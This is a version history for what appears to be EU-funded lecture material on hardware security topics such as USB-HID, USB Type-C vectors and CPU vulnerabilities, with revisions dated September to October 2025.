The project funded under Grant Agreement No. 101158662 is supported by the European Cybersecurity Competence Centre

History (year-month-day format)

- 2025-10-27, version 1.3 Further CPU vulnerabilities added
- 2025-10-22, version 1.2b USB Type-C section updated
- 2025-10-20, version 1.2 CPU vulnerabilities added
- 2025-10-14, version 1.1b further USB PD / CC notes made
- 2025-10-13, version 1.1 USB Type-C vectors added
- 2025-10-06, version 1 containing USB-HID release, used for MFF UK lectures
- 2025-09-01, revised and extended version of former lectures created